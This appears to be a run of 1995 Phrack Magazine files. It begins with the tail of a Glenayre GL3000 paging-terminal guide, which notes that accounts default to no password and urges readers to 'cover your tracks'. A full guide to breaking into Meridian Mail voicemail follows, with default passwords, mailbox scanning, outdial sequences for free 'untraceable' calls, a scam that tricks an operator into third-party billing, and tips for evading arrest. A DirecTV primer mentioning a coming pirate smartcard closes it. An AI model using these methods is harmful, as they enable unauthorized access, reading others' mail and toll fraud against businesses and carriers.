- Voice Mailbox Setup parameters

Pager Alert

- Supervisors Main Menu : 5
- System Setup Menu : 3
- Trunk Setup Menu : 10
- Caller Notification Message Setup

Voice Main Menu Hierarchy

Supervisor's Main Menu

- 1 < Subscriber Information Menu
 - 1 < Edit/Create Subscribers
 - 2 < Delete A Subscriber
 - 3 < Report Subscriber Information
 - 4 < Report Extended Group Members
 - 5 < Report Unused Customer Numbers
 - 6 < Report Initialized Centirecords
 - 7 < Stop Current Report in Progress
 - 8 < Send Test Page
 - 9 < Block Change Subscribers
 - 10 < Delete Several Subscribers
 - 11 < Clear Subscriber Call Statistics
 - 12 < Report Pager Type Summary
 - 13 < Block Create Subscribers
- 2 < User Number Information
- 3 < System Activity Monitoring and Logging Menu
 - 1 < Trunk Status & Activity Monitor
 - 2 < UOE Status & Activity Monitor
 - 3 < Buffer Memory Status & Activity Monitor
 - 4 < Transmit Queue Status Activity Monitor
 - 5 < Voice Storage Usage Activity Monitor
 - 6 < Voice Storage Report Setup
 - 7 < Voice Storage File Activity Monitor
 - 8 < Activity Logging Setup
 - 9 < Activity Logging Monitor
 - 10 < Subscriber Database Information
 - 11 < System CPU Activity Monitor
 - 12 < Memory Pool Status Monitor
 - 13 < RTC Status & Activity Monitor
 - 14 < RTC Diagnostic Console
- 4 < System Maintenance Menu
 - 1 < Save Database and System Setup Parameters to floppy
 - 2 < Add Customer Numbers
 - 3 < Remove Customer Numbers
 - 4 < Change Customer Numbers
- 5 < System Setup Menu
 - 1 < System Parameters
 - 2 < Subscriber Setup Menu
 - 1 < Subscriber Default Parameters
 - 2 < Subscriber Reports Default Parameters
 - 3 < Trunk Setup Menu
 - 1 < Individual Trunk Parameters
 - 2 < Trunk Group Parameters
 - 3 < Trunk Card Parameters
 - 4 < Common Trunk Parameters
 - 5 < Common Trunk Statistics
 - 6 < Common Trunk End of Call Parameters
 - 7 < Roaming Caller Location Code Setup
 - 8 < Digital Trunk Card Alarm Parameters
 - 9 < Digital Trunk Address Signalling Protocol
 - 10 < Caller Notification Message Setup
 - 11 < Meet-me Parameters
 - 4 < Buffer Memory Setup Menu
 - 1 < Individual Buffer Memory Parameters
 - 2 < Common Buffer Memory Parameters
 - 5 < Universal Output Encoder (UOE) Setup Menu
 - 1 < Individual UOE Parameters
 - 2 < Common UOE Parameters
 - 3 < UOE Test
 - 6 < Transmitter Controller Setup Menu
 - 1 < Individual Transmitter Controller Parameters
 - 2 < Common Transmitter Controller Parameters
 - 7 < Page Routing Setup Menu
 - 1 < Logical Area Parameters

- 2 < Coverage Region Parameters
- 8 < Printer and Serial Port Setup Menu
 - 1 < Serial Port Configuration Parameters
 - 2 < Printer Message Parameters
- 9 < Voice Storage and Mailbox Setup Menu
 - 1 < Voice Storage Setup Parameters
 - 2 < Voice Mailbox Setup Parameters
 - 3 < Voice Mailbox Retrieval Mode Key Translation Map
 - 4 < Language Syntax Configuration
- 10 < Pager Parameter Setup Menu
 - 1 < PUP/Repeat Page Options
 - 2 < PUP/Repeat Page Function Code Setup
 - 3 < Voice To Alpha Transcription Setup
 - 4 < Numeric/Voice Function Code Setup
- 11 < RTC Port Configuration Parameters
- 6 < Remote Sign-on
- 7 < Network Menu
 - 1 < Operator Services Menu
 - 1 < Netmail Transmission
 - 2 < Netmail Configuration
 - 2 < Network Setup Menu
 - 1 < Common Network Parameters
 - 2 < Network Port Configuration Parameters
 - 3 < Network Node Configuration Parameters
 - 4 < Frequency Code to Coverage Region Map
 - 3 < Network Activity Menu
 - 1 < Port Status and Activity Monitor
 - 2 < Node Status and Output Queue Activity Monitor
- 8 < Traffic Statistics Menu
 - 1 < Statistics Parameters
 - 2 < Report Statistics
- 9 < Superhex Patch Screen

Operations

*** Quick Reference Key Usage***

- - Deletes character to the left
- <CTRL-R> - Re-draws Screen
- UP - Moves pointer up
- DOWN - Moves pointer down

System Menus and Options - Navigating the System

Changing Subscriber Info

Screen Shot Below

GLENAYRE GL3000 PAGING TERMINAL

Version 3.06

- 1. User Number:_____
- 2. Password:

Optional Feature Status	
Agency:	ON
Networking:	ON
RTC:	ON
Meet-me:	ON

Software Creation Date: MMM DD/YY HH:MM:SS

Command:

Logging in is the first step, as you can see you are prompted for a user number and password. The Default for every account is unpassworded, the password does not echo on the screen.

Please Note that the menu options are configured by the access level of your account, (for example, an administrators account will have more options than a base operators account). The Menus displayed in this article account that a supervisors account is being used.

Screen Shot Below

GLENAYRE GL3000 PAGING TERMINAL

Version 3.06

1. Subscriber Information Menu
2. User Number Information
3. System Activity Monitoring and Logging Menu
4. System Maintenance Menu
5. System Setup Menu
6. Remote Signon
7. Network Menu
8. Statistics Menu
9. SUPERHEX Patch Screen

Currently Signed On: User 1
 System Supervisor

Command:_____

This is the Main menu of the system. On a normal operators account, not all of the options will be available.

*** To Add (Reactivate a pager) ***

You want to is Add or "Create" a subscriber. Go to menu 1 (Subscriber Information Menu).

Screen Shot Below

SUBSCRIBER INFORMATION MENU

1. Edit/Create Subscribers
2. Delete a Subscriber
3. Report Subscriber Information
4. Report Extended Group Members
5. Report Unused Customer Numbers
6. Report Initialized Centi records
7. Stop Current Report in Progress
8. Send Test Page
9. Block Change Subscribers
10. Delete Several Subscribers
11. Clear Subscriber Call Statistics
12. Report Pager Type Summary
13. Block Create Subscribers

Command:_____

Now you need to go into option 1 again, to Create a new subscriber.

Screen Shot Below

- | | |
|---------------------------|--------------------------|
| 1. Customer Number: _____ | 17. Language Choice: |
| 2. Partition: | 18. Answer Type: |
| 3. Agency Number: | 19. Custom Answer: |
| 4. Encoding Format: | 20. PUP/Repeat Option: |
| 5. Service Type: | 21. Group PUP Option: |
| 6. Capcode: | 22. Repeat Voice: |
| | 23. Mailbox Type: |
| | 24. Purge Time (Hrs): |
| 7. A-Tone Length: | 25. Maximum Messages: |
| 8. B-Tone Length: | 26. Voice Time: |
| 9. Account Number: | 27. Activate Caller Pwd: |
| 10. Account Status: | 28. Access/Caller Pwd: |
| 11. Account Code: | 29. Autoretrieval: |
| 12. Valid: | 30. Meet-me: |
| 13. Customer Absent: | 31. Secondary Number: |
| 14. Coverage Region: | |
| 15. Priority: | |
| | 34. Extended Group: |
| 35. Sort Field #1: | 37. Sort Field #2: |
| 36. Sort Order #1: | 38. Sort Order #2: |

Command:

It is important at this point, not to enter information into any field other than field number 1, as after you enter the customer number, you enter the other information later.

If you are entering a new subscriber, you want to enter a customer number that is not being used. There will be a record number in the top left to show you which records are being used. In this example we will use number 1. So enter the new number and then <RETURN>. The type CREATE <RETURN> into the command line.

Screen Shot Below

Record 1 of 900 SEARCH FOR SUBSCRIBER TO EDIT/CREATE Page 1 of 2

- | | | |
|------------------------------|--------------------------|-----------|
| 1. Customer Number: 1_____ | 17. Language Choice: | ENGLISH |
| 2. Partition: A | 18. Answer Type: | SYS 216 |
| 3. Agency Number: 0 | 19. Custom Answer: | YES |
| 4. Encoding Format: TWOTONE | 20. PUP/Repeat Option: | NO |
| 5. Service Type: VOICE | 21. Group PUP Option: | NONE |
| 6. Capcode: 000001F1 | 22. Repeat Voice: | 3 |
| A=0 B=0 | 23. Mailbox Type: | VOICE |
| | 24. Purge Time (Hrs): | NO PURGE |
| 7. A-Tone Length: 8 | 25. Maximum Messages: | 10 |
| 8. B-Tone Length: 16 | 26. Voice Time: | 8 |
| 9. Account Number: 4 | 27. Activate Caller Pwd: | YES |
| 10. Account Status: 3 | 28. Access/Caller Pwd: | ####/#### |
| 11. Account Code: 7 | 29. Autoretrieval: | NO |
| 12. Valid: YES | 30. Meet-me: | NO |
| 13. Customer Absent: NO | 31. Secondary Number: | |
| 14. Coverage Region: 1 | | |
| 15. Priority: 5 | | |
| | 34. Extended Group: | NO |
| 35. Sort Field #1: | 37. Sort Field #2: | |
| 36. Sort Order #1: | 38. Sort Order #2: | |

Command:

The values that are filled into this screen are the defaults that were set by the supervisor. Provided you have all the technical information on the inactive pager you have, you will transcribe the pager's technical information into this record.

List of fields

- Field 1 - Customer Number
Customer number, you may not use wild cards.
- Field 2 - Partition
Any Partition Letter may be used. ['A'..'Z'] or a NOT sign followed by a partition letter.
- Field 3 - Agency Number
You may use any search conditions except wild cards.
- Field 4 - Encoding Format
Any encoding format name, or a not sign followed by an encoding format.
- Field 5 - Service Type
You may use any service name, or a not sign w/service type name.
Service Names
VOICE
TONE-ONLY
NUMERIC
ALPHANUMERIC
NUMERIC/VOICE
MAILBOX ONLY
ROAMER
0 TONE ONLY
GREETING
ALPHAMAIL
TAS
MEET-ME
AUTORETRIEVAL
- Field 6 - Capcode
You may use wild card characters to replace digits.
- Field 7,8 - A,B-Tone Length
You can use any search but the wild card search.
- Field 9 - Account Number
You can use any search but the wild card search.
- Field 10 - Account Status
You can use any search but the wild card search.
- Field 11 - Account Code
You can use any search but the wild card search.
- Field 12 - Valid
YES or NO (valid/invalid account number)
- Field 13 - Customer Absent
YES or NO (absent customer or not)
- Field 14 - Coverage Region
You can use any search but the wild card search.
- Field 15 - Priority
You can use any search but the wild card search.
- Field 16 - Trace Calls
YES or NO
- Field 17 - Language Choice
Simply enter a language of choice.
- Field 18 - Answer Type
Use any search.
- Field 19 - Customer Answer
YES, NO, INSERT, or APPEND
- Field 20 - PUP/Repeat Option
- Field 21 - Group PUP Option
- Field 22 - Repeat Mailbox
You can use any search but the wild card search.
- Field 23 - Mailbox Type
You can enter:
NO MAILBOX
VOICE
NUMERIC
BOTH
- Field 24 - Purge Time (Hrs)
You can use any search.

Field 25 - Maximum Messages
You can use any search but the wild card search.
Field 26 - Voice Time
You can use any search but the wild card search.
Field 27 - Activate Caller Password
YES or NO
Field 28 - Access/Caller Password
Field 29 - Autoretrieval
YES or NO
Field 30 - Meet-me
YES or NO to have this subscriber given access to meet-me features.
Field 31 - Secondary Number
You can use any search but the wild card search.
Field 34 - Extended Group
YES or NO

Now we will move on to the second page of the Section

Screen Shot Below

Record 1 of 900 SEARCH FOR SUBSCRIBER TO EDIT/CREATE Page 2 of 2

Extended Group Members

81. Customer Number:	41. System Recording:
82. Customer Number:	42. Empty Data Pages:
83. Customer Number:	43. Primary Numbers:
84. Customer Number:	
85. Customer Number:	
86. Customer Number:	
87. Customer Number:	
88. Customer Number:	
89. Customer Number:	
90. Customer Number:	Statistical Fields:
91. Customer Number:	51. Number of Calls
92. Customer Number:	52. Mailbox Storage
93. Customer Number:	53. Character Count:
94. Customer Number:	54. Meet-me Time (mins):
95. Customer Number:	55. Date Created:
96. Customer Number:	56. Date Altered:

Command:

This page has little significance besides if you are using extended group members. The one thing that is important is field 56. Look out.

Setting up a Meet-me and its settings

Screen Shot Below

GLENAYRE GL3000 PAGING TERMINAL Version 3.06

1. Subscriber Information Menu
2. User Number Information
3. System Activity Monitoring and Logging Menu
4. System Maintenance Menu
5. System Setup Menu
6. Remote Signon
7. Network Menu
8. Statistics Menu

9. SUPERHEX Patch Screen

Currently Signed On: User 1
 System Supervisor

Command:_____

First you want to go into choice "5", The System Setup Menu.

Screen Shot Below

SYSTEM SETUP MENU

1. System Parameters
2. Subscriber Setup Menu
3. Trunk Setup Menu
4. Buffer Memory Setup Menu
5. Universal Output Encoder (UOE) Setup Menu
6. Transmitter Controller Setup Menu
7. Page Routing Setup Menu
8. Printer and Port Setup Menu
9. Voice Storage and Mailbox Setup Menu
10. Page Parameter Setup Menu
11. RTC Port Configuration Parameters

Command:_____

>From this menu you want to go to the trunk setup menu which is choice "3".

Screen Shot Below

TRUNK SETUP MENU

1. Individual Trunk Parameters
2. Trunk Group Parameters
3. Trunk Card Parameters
4. Common Trunk Parameters
5. Common Trunk Statistics
6. Common Trunk End Of Call Parameters
7. Roaming Caller Location Code Setup
8. Digital Trunk Card Alarm Parameters
9. Digital Trunk Address Signalling Protocol
10. Caller Notification Message Setup
11. Meet-me Parameters

Command:_____

>From this menu you want to select "11. Meet-me Parameters".

Screen Shot Below

MEET-ME PARAMETERS

1. Length of Time to Play Initial Ring(s):
2. Wait Time Before Sending Meet-Me Page(s):
3. Meet-Me Help Message Interval(s):
4. Maximum Number of Meet-Me Help Message(s):
5. Tone Played While Waiting for Meet-Me:
6. Disable Disconnect Digital During Connection:
7. Meet-Me Maximum Hold Time (min):
8. Maximum Simultaneous Meet-Me connections:

9. Prompt for Access Code Before Meet-Me:

Command:_____

There is online help to guide you to conduct this meet-me. So go with the system on this one.

Glossary of Terms

I have listed some terms you might have trouble with while you are playing around with this system, this is nowhere near as many as there are, but the most vital are listed below.

Address - 1. The telephone number dialed by a calling party which identifies the party called. 2. A location or destination in a computer program.

Bell 103 - The North American standard for 300 bps modems.

Bell 212A - The North American standard for 1200 bps modems.

Blocking - The process of grouping data into transmission blocks. The inability of a pabx to service connection requests, usually because its switching matrix can only handle a limited number of connections simultaneously. Blocking occurs if a call request from a user cannot be handled due to an insufficient number of paths through the switching matrix; blocking thus prevents free stations from communicating.

Borscht - Acronym for the functions that must be performed in the Central office at the subscriber's analog interface of a digital system. (battery, overvoltage, ringing, supervision, coding, hybrid, and test)

Broadband - A communication system with a large bandwidth.

Channel - Electronic communications path, usually of 4,000 Hz (voice) bandwidth.

Crossbar - A type of telephone switch.

Crossbar Switch - (In PABX technology) a switch that has multiple vertical paths, multiple horizontal paths, and electromagnetically operated mechanical means for connecting any vertical path with any horizontal path. Modern PABXs often use an electronic version of the crossbar switch.

Data - In phone systems: any information other than speech or tones.

Data Set - The telephone companies term for a modem.

Decoder - A device that converts information into another form of signals. (A DTMF decoder converts dtmf tones to numerical dtmf values)

Dial Long Line - Special Service device which extends loop signalling distance.

Digital - Variable as opposed to constant. Data characters are coded in discrete, separate pulses or signal levels. Contrast with Analog.

Duplex - Simultaneous two-way independent transmissions in both directions.

Echo - A faint return of transmitted data.

ESS - (Electronic Switching System): A telephone switching machine using electronics, often combined with electro-mechanical crosspoints, and usually with a stored program computer as the control element.

FCC - (Federal Communications Commission): A government agency that monitors and regulates all use of the electromagnetic spectrum for communications.

Handshake, Handshaking - A preliminary process that is part of a communications protocol that establishes a data connection.

Interface - The connection between two separate and distinct mechanical or computerized systems.

Interoffice Trunks - Shared facilities connecting CO switches.

Link - A communications circuit.

Local CO - Central office (end office) capable of switching calls between local subscriber circuits.

Local Loop - The voice-band channel connecting the subscriber to the central office.

Logging - Recording data associated with a system.

Multiplexing - The division of a transmission facility into two or more channels.

Network - An interconnection of computer systems, terminals, or data communications facilities.

Parameters - Variables designed for system uses.

Port - A computer interface capable of attaching a communication protocol.

PBX or PABX - (Private <Automatic> Branch Exchange) A system providing switching in an office or building.

Voice PABX - Voice only PABX for voice circuits.

I hope you could use this information. If anyone has any questions or comments, or is wondering if they can get manuals to this system somehow, please feel free to email me, I will assist you as much as my schedule will allow. I would like to thank erikb for telling me to write this, abstract thought for pointing out all my spelling errors among other things, panzer for everything he has done, and all the dc hackers.

Knowledge is the nemesis of all evil, Digital Anarchy!!!

Later, and remember to always cover your tracks in anything you do.

Armitage

armitage@dhp.com

finger/email for PGP key if desired.

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 15 of 22

Substance's Complete Guide To Hacking Meridian Mail Systems (VMB) [PART 1]

Feb 1st, 1995 --Made for Phrack

Introduction To Meridian Mail Box Systems

By Substance @ Another Way of Life [hpavc] 5183831369

NOTE1: In case you didn't know VMB stands for Voice Mail Box

NOTE2: This is the information that I have gathered from hacking
Meridians, and is not guaranteed to be 100% accurate

NOTE3: Disclaimer : There is none, I did this article to encourage people to
go and fuck around with Meridians, so sue me.

Introduction

Before we begin, Let's shed a little light on the subject of Meridian. This
is one of my favorite VMB systems to hack, because:

- Number 1 : There are many Meridian VMB Systems throughout the country, in
----- 800 exchanges and numbers local to you. You can bet that there
 are at least 10 - 15 different corporations using Meridian
 throughout your area code
- Number 2 : (The Most Important by far.) Almost ALL Meridian mails
----- use the Mail Box number as the default password. (Unless changed
 manually)
- Number 3 : About 95 percent have outdialing features. Most don't have long
----- distance access, but this can still be very useful for diverting
 calls, and getting free calls in that area code.

Ok, enough light shed on the matter. Let's get to identifying and hacking
those fuckers!

Identifying Meridian VMB's

Most Meridian VMBs just come right out and say exactly what they are. I'd
say about 8 out of 10 will just come out, right after it answers and say:

"MERIDIAN MAIL"
<wait 1 second>
"MAILBOX?"

or just

"MAILBOX?" (it is ALWAYS a female computer [digitized] voice)

Half the time you will only hear "RIDIAN MAIL". (This must be caused by
a timing bug in Meridian.) Once you hear that, write the # down, since
it may be useful in the future for such things as 3rd party billing
(more on that later), as a code line or just as a personal VMB. If you know
for a fact (or a guess in that matter) that this is a Meridian mailbox but
when you call it, it just says 'Leave a message' or has someone actually
talking instructing you to leave a message, then you have reached what might

be a direct VMB line. These are usually numbers people pay more money for, that will give them a direct 800 number instead of going through the "mailbox #" part.

These are the best, but probably the hardest to hack, because even though (according to a recent poll) about 70% of people are stupid enough to leave their mailbox number as their password, if you are serious and want to pay that much for a direct line, you are probably going to change the password. Even though I have seen many that do have the default, the odds are against it.

Ok back to the point. If you find a direct VMB, call all the numbers around it, because chances good are that you will find the system that just asks for a box number, very close. I would recommend about +50 numbers and -50 numbers and you'll find the root system. You will also find many other direct boxes in your quest.

NOTE: The ROOT SYSTEM is the number you call and simply hear 'MAILBOX' or 'MERiDiAN MAIL'

Another thing to remember is that you have to find out how many digits your mailbox #'s are going to be. The number of digits I've seen in my career differs from about 2 digits (rare) to 6 (also fairly rare). The most likely # of digits it will probably have is 4, or 5... Call your VMB and when it asks for mailbox #, hit '111#' (Note: You ALWAYS have to end a command on a Meridian mail system with an '#') if it says (with a quick response) 'INVALID box #' then try a 4 digit code. Sometimes (yeah, I know it sucks) you will have to fuck around for a while before you can tell how many digits, or even worse you may never know, and have to keep alternating #'s of digits, until you hit a valid box.

Hacking The Fuckers:

First off, think of what you are going to record as an outgoing message before you go and hack it. Decide if this should be a code line, or a personal VMB, or... Both? Here are the first default boxes you should try before dialing random ones:

111 222 333 444 555 666 777 888 999 000 100 200 300 400 500
600 700 800 900 123 234 345 456 567 678 789 890 901 121 212
etc. etc. etc.

If boxes are 4 digits, add a trailing number. If you don't know the length, mess around a while, you'll get one.

If you call someone's direct VMB and you hear a message like "You have reached So&So's VMB please leave a message, and I will return your call as soon as possible" there are a few ways to transfer to a different mailbox. Try simply hitting #, that might just hang up on you, unfortunately. Call back try hitting *. When you hear 'MAILBOX' you just struck home. Try entering 123#.

Now, a few things can happen. Either:

- 1 It will transfer you to 123's mailbox
- 2 It will say invalid mailbox, or simply 'MAILBOX' again
- 3 It will say Password

When you hear 123's mailbox you can try and hack it by hitting *, and hope it will ask 'PASSWORD?' If it doesn't then you can't do much with this system except leave messages for that person (What Fun). If it does ask "PASSWORD?" then try the box # as the default password. (On your quest for a valid VMB you will find that MANY MANY people are total fucking morons and keep their password at the default) others will make it something easy to remember like 123# or 111# etc. etc. etc. If the password is not the Default then just write this number down in a notebook and move on.

If all else fails and you can't figure out how to get to the MAILBOX prompt you

should call all the #s around the one you found to try and find the root system.

If you get in, (with the default or otherwise) it will probably say:

'MAILBOX EMPTY' or 'YOU HAVE n MESSAGES'

If you press 7* it will reply with:

Message option 0	(unknown at this time)
Reply 1	(used to reply to a previous message)
Play envelope 2	(unknown at this time)
Forward 3	(Forward your mail to another box)
Reply all 4	(Reply with a multi-mail)
compose 5	(send multi-mail)
delete 6	(used to delete mail [duh])
send 9	(sends single mail [must have mailbox number ready])

if you press 8* it will reply with:

Mailbox options 0	(Changes operator code (not useful))
login 1	(Gives you the option to transfer mailbox's)
greeting 2	(Can change greeting (internal & external))
logoff 3	(Kicks you off the system)
password change 4	(Changes VMB password [verifies 2x])
distribution list 5	(Not useful)
goto 6	(Takes you back to 'MAILBOX EMPTY')
Personal verification 9	(Lets you record a name for personal verify)
to exit press #	(logoff)

This is not all very useful, the most you can do with these commands is listen to people's mail (which can be fun), and/or take it over for your own code line or personal VMB. The whole point of hacking Meridians is the outdial function. Once you have successfully gotten into the VMB dial '0*' (Zero-Star). It should say:

'YOU HAVE REACHED A SYSTEM THAT WILL CONNECT YOU TO THE NUMBER THAT YOU ENTER. PLEASE ENTER THE NUMBER OR THE NUMBER OR THE NAME OF THE PERSON YOU WISH TO REACH. PRESS 11 FOR A NAME, SPELL THE LAST NAME THEN THE FIRST NAME blah, blah, blah.'

This is the jackpot. With this you can call ANYWHERE (hopefully) for free, any time (unless the VMB has hours [...some do...]) To dial out, try this first:

just dial a local number (ex 432-1342#)

>From there it may beep and say 'THAT # CANNOT BE REACHED' or it may connect you. If it connects you, great! You just found an untraceable way of hacking! Call back and try 1-npa/xxx-yyyy (if that works, then abuse the hell out of it as soon as possible, because it wont last for long :)) If those two methods don't work try these.

9+1+npa/xxx-yyyy	(works most of the time)
8+1+npa/xxx-yyyy	(not probable)
0+1+npa/xxx-yyyy	(Possible)
9+xxx-yyyy	
8+xxx-yyyy	
0+xxx-yyyy	

If none of those work, then you're shit out of luck. Use it for a code line. If it did work, think of the possibilities, 900 numbers (for gaining access to boards), Tons of free LD, untraceable calls.....

On to the last subject of part 1.

Another Way To Make Free Calls

Sorry, this only works on Direct VMB's, sometimes only the ones in your local exchange, its a long shot, but hell, its free. (But don't do this from your home phone, stupid.)

Change the outgoing message on the direct VMB to 'Operator, this number accepts all collect and 3rd party billings' Call up the operator and ask for AT&T, once they come on tell her you would like to make a 3rd party billing. Tell her the number you're billing to is the VMB #, then tell her the number you wish to call. She'll say, "wait," AND a few moments later she'll come back and say they accepted. Presto! You're in!

If you get busted, say you read a text file on how to do it, you didn't think it would work... (act innocent, alwayz worked for me :)

You can leave me comments, suggestions or threats at my VMB
(not a Meridian currently) *(800)775-0728* (direct)...

-substance

[EOF]\032

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 16 of 22

[Editor's Note: This info and much more can be obtained from American Hacker Magazine, 3494 Delaware Ave., #123, Buffalo, NY 14217. 716-874-2088 (voice/fax) 716-871-1915 (bbs) snews@buffnet.net \$29.95 for 12 issues, including BBS access. I you are into satellites, you might want to check this out!]

DBS Primer (c) Scrambling News (TM) 1995

Preface

This text lacks the photos and schematics which accompanied the article when it appeared in our newsletter. Constructive criticism, corrections, and suggestions for information which should be added are all welcome. We are snews@buffnet.net or 716.874.2088. As always we include information regarding gray and black market activity involving the RCA system. The big news is that we expect a pirate smartcard to become available soon. There is more information about that later in the second part of this article.

Brand names and trademarks are used herein for identification purposes only and are the property of their respective owners. Use of same within this document definitely does not imply agreement with or endorsement of the material presented. Information published by Scrambling News is intended for educational and entertainment purposes only and must not be used for any other purpose.

Introduction

We in the middle of an advertising blitz by RCA, DirecTV, USSB and Prime star announcing that the age of digitally delivered entertainment has arrived. Major newspapers, magazines and cable channels are saturated with commercials featuring the new RCA DSS 18 inch satellite dishes and all media have done their job to promote the new systems.

It is true that we are in the middle of a revolution. Other small dish satellite systems are in the development stage, the telco's are getting into the cable business, cable is testing interactive services, and C/Ku-band satellite TV has been around since the late '70s but it too, is in transition. In this article we will focus on some aspects of the new DirecTV 18 inch dish system. We covered the Videocrypt encryption system in a previous article.

GM Hughes DirecTV is a venture involving GM's Delco Electronics and Hughes Aircraft. The two have put about \$750 million into the business while Hubbard Broadcasting, a service provider has added \$150 million, including \$25 million from Dow Jones. RCA has pledged \$100 million. RCA has exclusives rights to manufacture the hardware for the first 1 million systems. The DSS brand system is owned by Thomson Consumer Electronics of Paris. Sony will also manufacture the dish and receiver systems after RCA sells the first million. They expect to have their system on the market in June. The \$699 list price of the basic system is currently holding firm, because of demand. Thomson Consumer Electronics has been offering the systems free to purchasers of TCE (RCA) widescreen TV's at Sears, Circuit City, etc. in the Denver, LA, Chicago and Atlanta markets. The Thomson/Hughes system is unique in offering movies in widescreen format. That

is why the RCA CinemaScreen TV's have not moved well until now.

GM Hughes DBS system launched this past summer and only rolled out nationally in September. By mid October over 100,000 systems had been sold. Over 3,000 are now being sold per day and Thomson has reported sales of over 500,000 systems as of the week before Christmas. This represents sales 10-15% ahead of projections. Hughes predicts there will be 3 million systems in use by mid 1996 and 10 million by the year 2000. The break even point is 3 million systems. RCA is currently manufacturing 100,000 systems /month. GM Hughes is a company which has survived the downsizing in the defense industry. Of its \$14 billion estimated 1994 revenue, 41% is derived from its defense business which includes Tomahawk cruise missiles. About 37% comes from its automotive electronics business which includes air bag sensors, car radios and instrument panels, mostly for GM cars. DirecTV is only part of the telecommunications division which includes a mobile cellular business and the leasing of satellite transponders. When GMH has sold 3 million systems. DirecTV will be a \$3 billion/yr business of which \$1 billion will be operating profit.

Programming

Available Programming is conveniently divided between two separate sources, forcing most consumers to subscribe to both. The programming carried by DirecTV and USSB is unique to each and each has a monopoly. USSB supplies ANC (All News Channel), VH1, Lifetime, Nick, Flix, Cinemax, Cinemax2, Cinemax West, TMC, TMC West, HBO, HBO2, HBO3, HBO West, Showtime, Showtime2, Showtime West, MTV, and the Comedy Channel. The Essentials package for \$7.95/month includes Lifetime, the Comedy Channel, Nick, Nick at Night, MTV, VH-1 and the All-News Channel. A package of all HBO and Cinemax feeds costs \$10.95. A similar package with all Showtime /TMC channels plus Flix also costs \$10.95. Showtime Plus includes the Showtime/TMC package together with Flix and the Essentials package for \$24.95. Entertainment Plus includes all USSB channels for \$34.95/month.

DirecTV supplies the remaining channels and PPV (pay per view) programming. All subscribers receive ESPN, the Cartoon channel, USA, CNN, Trio (family entertainment and news), Headline News, Discovery, C-Span, TNT, TBS, TNN, TCM (Turner Classic Movies), Bloomberg Direct (financial news), and MuchMusic (Canadian MTV), Disney, and Music Choice (formerly Digital Cable Radio) which consists of 28 channels of CD quality commercial-free genre music ranging from symphonic to rap.

Personal Choice subscribers may choose 10 additional channels from E!, the Weather Channel, Newsworld International (Canadian with BBC), Sci-Fi Channel, Court TV, Family and Travel channels, C-Span 2, CNN International, the Learning Channel, CNBC, the Learning Channel, Country Music Television, A&E, or the Encore multiplex which includes Encore plus six channels dedicated to love stories, mysteries, westerns, childrens' programming, action, and true stories. All the above channels are available in the Total Choice package for \$29.95. Channels available la carte include Starz for \$1.80, Playboy for \$9.95 and TV Asia for \$5.95. A new addition is the Golf Channel on channel 304 for \$6.95/month.

Subscribers to the sports package currently receive eight regional sports networks for \$7.95/month. These include Home Team Sports, Home Sports Entertainment, KBL Sports, Pro Am Sports System, Prime Sports, Prime Ticket, SportSouth and Sunshine Network. DirecTV says it will expand the number of regional networks it carries but no definite plans have been announced. Packages including all NHL and NBA games are also

available. A minimal package which includes only access to PPV and Bloomberg Direct costs \$5.95 per month.

Approximately 54 channels are devoted to PPV movies and there are preview and special events channels as well. Approximately 36 movies are available at any given time and they cost \$2.99 each. Subscribers receive a \$2.50 credit per month which may be applied to the cost of any PPV or special event. DirectTV has just signed an agreement with Twentieth Century Fox so its films will also be available on PPV.

DirectTV plans to launch DBS-3 late this summer and it will add at least 30 more channels. The satellite was originally scheduled for launch in December but mechanical problems have caused a delay. The two existing satellites provide a total capacity of about 175 channels.

Features

The basic \$699 system supports only one master TV. That means that all televisions in the house must be tuned to the same channel. Unlike cable, it is not possible to watch one channel in the living room, while the kids watch another in the recroom and the wife watches yet a different channel in her coven. The deluxe system consists of two receivers and it supports two independent television receivers or a TV and a VCR. It consists of a dual feed LNB mounted on the 18" dish and two receivers. The cost is \$899 plus \$650 for the second receiver. Both receivers have a wideband data port which will supposedly be used for HDTV. The deluxe receiver includes a slow speed 9 pin port for future data services and a second set of baseband audio/video output jacks. Other than these differences and the ability to subscribe a second receiver at reduced rates, the two receivers are the same.

Those who wish to record programs must leave the receiver on the channel to be recorded. It has no ability to change channels and it cannot be programmed to do so or even to turn on at a certain time. According to Thomson, the ability of the RCA system to change channels was omitted for legal reasons. The rights for recording through the on-screen guide belong to StarSight. Their system is available as a stand-alone box for cable or over-air use or as an integrated part of a television, VCR or C-band satellite receiver. It is expected that the time recording feature will be added when the legal problems are resolved. According to a company spokesman, the lack of the recording feature will not hurt initial sales since purchasers will be rural and will be more concerned with programming than with features. For now, those who wish to have two independently controlled TV's or a TV and a VCR must purchase the deluxe system. Even then, the second receiver must be left on the channel to be recorded.

Local channels are not available from either of the DBS services or C-band. In the case of the DBS services, it is illegal for them to offer local channels. The FCC imposed this regulation so that DBS would not compete with over-air services. DirectTV does offer a package of the net works including ABC, NBC, CBS, FOX and PBS for \$3.95/month. It is intended only for those in the "white" areas of the country where over-air reception is not possible. Those who have subscribed to cable within the last 90 days are not eligible to receive it, even if over-air reception is impossible. A loophole is that those who live in an area where over-air reception is possible may subscribe to the network package if over-air reception is not of acceptable

quality in their own judgement. Typical problems include severe ghosting and having reception blocked by mountains or buildings. To the best of our knowledge, there is no verification process to determine whether a DBS subscriber is also a cable subscriber. Those who qualify to subscribe to the package will receive ABC from NY, CBS from Raleigh, FOX from Chicago, and PBS from Denver. This package costs 3.95/month.

Both RCA and Primestar receivers include Macrovision copy protection chips. Neither system employs them at this time. Their use is dictated by copyright holder (movie studio) demands. In addition to the studios there is another force at work which could, in the future, limit the right of individuals to record programs. A draft paper from the Information Infrastructure Task Force recommends that digital transmission be redefined as a type of distribution like publishing, which should be controlled by the copyright holders. This proposal, if unchallenged could cause the Commerce Department to change copyright laws and make the recording of any programming illegal. All products which defeat copy protection schemes would become illegal.

The right to purchase and use a VCR is covered by the first sale doctrine and was won in the Sony Betamax case in the '80s. Americans currently have the right to record programming based on both the first sale and fair use doctrines. If the ability of consumers to record programming is not supported in the future, for whatever reason, DBS subscribers will be the first to find out.

The on-screen program guide is a user friendly feature. It provides program and movie descriptions up to 24 hours in advance using a dedicated button. There are two favorite program lists, each of which can store 10 channels. It is also possible to choose programs by categories which include sports, movies, specials, series, news, and shopping. Accessing program information several hours in advance is actually quite slow, due to memory limitations, but the feature is still valuable.

